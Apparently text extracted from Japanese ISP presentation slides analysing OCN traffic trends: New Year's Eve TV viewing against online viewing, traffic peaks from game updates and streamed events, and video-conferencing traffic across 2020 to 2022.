
スイッチメディア関東地区データから作成

占有率最高でも世帯視聴率40%割れの不思議
 ~ 『第72回紅白歌合戦』は“テレビ離れ”の象徴!? ~
<https://news.yahoo.co.jp/byline/suzukiyuji/20220102-00275508>

『紅白』復活を支えた7要因~嵐・LiSAワンツー~だけじゃない演出とパフォーマンスの妙~
<https://news.yahoo.co.jp/byline/suzukiyuji/20210103-00215937/>

2021年末考察(2020年末との比較)

- **2020末**のほうが伸び率は高いが、嵐Live影響 -> 途中紅白出演で中断時に減少（これが実力値？）
- **2021末**は民放TVからネット視聴に流れた可能性あり -> 増加率は2021末が上回りネット視聴人口が増加



占有率最高でも世帯視聴率40%割れの不思議

～『第72回紅白歌合戦』は“テレビ離れ”の象徴!?!～

<https://news.yahoo.co.jp/byline/suzukiyuji/20220102-00275508>

12/31 各局の世帯視聴率推移



スイッチメディア関東地区データから作成

最近の特徴的なOCNトラフィック変動の例

- ゲームのDLトラフィックの影響大、近年徐々にその影響が拡大している
- Amazon Primeで放送されたボクシングマッチは、イベントでは過去最大級の増加率
- OCNでは事前に関連部門へ共有し、トラフィック増大影響に備えている
- もし大規模な複数のイベントが重なるとトラフィック量の逼迫の懸念あり →平準化が鍵



ゲームアップデートと昼間帯トラフィックの増加


新チャプターや新シーズンのリリースタイミングでトラフィックが増加する傾向が継続している
そして年々増加率が上がっているように見える



<https://www.epicgames.com/fortnite/ja/redeem>

<https://www.ea.com/ja-jp/games/apex-legends>

Week Month Year YTD all




昼間帯 (9:00-17:00)のトラフィック(最大値)をプロット
オンラインゲームのアップデート日を記載

2021/07/10 - 2022/5/13


2022年のゲームアップデートトラフィック状況

- ・各ゲーム共に、年々ピークを更新
- ・特に新シーズンや新チャプターのタイミングでトラフィック量が増大




オンラインビデオ会議のトラフィック傾向

2020年～2021年：緊急事態宣言時に増加し、解除後に多少減少する傾向が継続していた
2022年：在宅勤務+出社ハイブリッド型の定着により増加傾向は落ち着いてきた



Web会議アプリ別トラフィック動向

